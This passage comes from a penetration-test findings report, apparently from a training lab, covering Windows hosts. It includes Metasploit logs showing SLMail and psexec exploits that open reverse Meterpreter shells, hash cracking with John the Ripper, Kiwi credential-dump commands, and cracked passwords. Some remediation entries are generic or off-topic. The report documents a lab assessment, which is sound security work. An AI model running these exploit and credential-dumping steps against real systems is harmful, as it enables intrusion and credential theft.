Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	A user credential was found in the 'xampp.users' file. The username and hashed password were saved to a file called 'hash.txt.' John the Ripper was then used to crack the hash, revealing the username and password as 'trivera.
Images	 
Affected Hosts	192.168.13.14
Remediation	Storing user credentials in such a public location is risky and should be avoided.

Vulnerability 18	Findings
Title	Nmap Scan Determining Hosts
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	An Nmap scan was used to identify details about the network, such as software, network protocols, operating systems, and hardware devices.
Images	
Affected Hosts	172.22.117.0/24
Remediation	To fix this issue, restrict access to the network by using firewalls, access control lists (ACLs), and VPNs so that unauthorized users can't easily scan it. Set up intrusion detection systems (IDS) to catch any scan attempts, and turn off any unnecessary services or ports to limit what can be detected. Regularly updating software and hardware also helps reduce risks from scans.



Vulnerability 19	Findings
Title	NSE Script FTP Anonymous
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	The port scan showed that "FTP" port 21 is open and allows anonymous access, making it vulnerable.
Images	 
Affected Hosts	172.22.117.20
Remediation	It's best to close any ports that aren't regularly used. For essential ports, use firewall rules to whitelist them, ensuring only authorized users have access to internal resources.




Vulnerability 20	Findings
Title	SLMail SMTP Port 25/ POP3 Port 110
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	The Nmap scan found a vulnerable application, SLMail, running on ports 25 and 110, with port 110 needed for the exploit. Using Searchsploit, the most effective exploit was identified, and a reverse shell exploit successfully connected, as shown by the meterpreter command line access.
Images	  





```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOSTS 172.22.117.100
LHOSTS => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:50982 ) at 2022-08-04 02:26:02 -0400

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2022-07-21 19:27:07 -0400  maillog.008
100666/rw-rw-rw-  2030  fil   2022-07-23 11:01:42 -0400  maillog.009
100666/rw-rw-rw-  2546  fil   2022-07-30 19:12:30 -0400  maillog.00a
100666/rw-rw-rw-  2366  fil   2022-08-02 23:03:05 -0400  maillog.00b
100666/rw-rw-rw-  2159  fil   2022-08-03 22:19:13 -0400  maillog.00c
100666/rw-rw-rw-  8348  fil   2022-08-04 02:26:00 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```


Affected Hosts	172.22.117.20
Remediation	Apply system patches to keep all software up-to-date with the latest security fixes.

Vulnerability 21	Findings
Title	Scheduled Task Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	With the previous exploit, we accessed a Meterpreter command shell and ran `schtasks /query` to list all scheduled tasks, revealing a vulnerability.
Images	 
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated with the latest security patches to protect against vulnerabilities.


Vulnerability 22	Findings
Title	SLMail Compromise
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi, a dump of the SAM file was obtained, and John the Ripper was used to crack the hash, revealing the password as "Computer!".
Images	   
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated with the latest security patches to protect against vulnerabilities.

Vulnerability 23	Findings
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	The established Meterpreter shell provided stealthy access to files and folders, allowing us to easily locate specific files using the command `search -f flag*.txt`.
Images	 
Affected Hosts	172.22.117.20
Remediation	Keep all security patches up-to-date to protect against potential exploits.

Vulnerability 24	Findings
Title	Attacking LSA
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Gaining full access to the Windows 10 system allowed us to perform an Active Directory dump using `kiwi_cmd lsadump::cache`, which revealed administrator details. These admin credentials were then used to proceed with further actions.
Images	




```
┌──(root💀kali)-[~]
└─# echo '3f267c855ec5c69526f501d5d461315b' > hashes3.txt

┌──(root💀kali)-[~]
└─# cat hashas3.txt
cat: hashas3.txt: No such file or directory

┌──(root💀kali)-[~]
└─# cat hashes3.txt
3f267c855ec5c69526f501d5d461315b

┌──(root💀kali)-[~]
└─# nano hashes3.txt

┌──(root💀kali)-[~]
└─# john hashes3.txt --format=MSCASH2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-08-04 03:23) 1.923g/s 2000p/s 2000c/s 2000C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```



```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:61874 ) at 2022-08-04 03:29:27 -0400

meterpreter > shell
Process 856 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Affected Hosts	172.22.117.20
Remediation	The Local Security Authority Subsystem Service (lsass.exe) handles the validation of both local and remote logins and enforces security policies. Although it is possible to bypass this service, doing so typically generates suspicious activity that could notify the security team of a potential intrusion.

Vulnerability 25	Findings
Title	C:/ Exploit Directory Navigation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	By exploiting the previous shell, we were able to compromise the system even further.
Images	
Affected Hosts	172.22.117.20
Remediation	To remediate this, implement a Behavioral Intrusion Detection System (IDS) to monitor and detect suspicious activities on the network. This will help notify the security team about any potential threats or unusual behavior in real-time.

Vulnerability 26	Findings
Title	Access with Default Admin Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Using Kiwi and the command `dcsync_ntlm administrator`, we were able to dump the default administrator hash. To fix this, make sure to use strong, unique passwords for admin accounts and consider adding extra security measures like multi-factor authentication.
Images	
Affected Hosts	172.22.117.20
Remediation	The Local Security Authority Subsystem Service (lsass.exe) validates both local and remote logins and enforces security policies. While it can be bypassed, doing so typically generates noticeable activity that could trigger alerts to the security team, signaling a potential breach.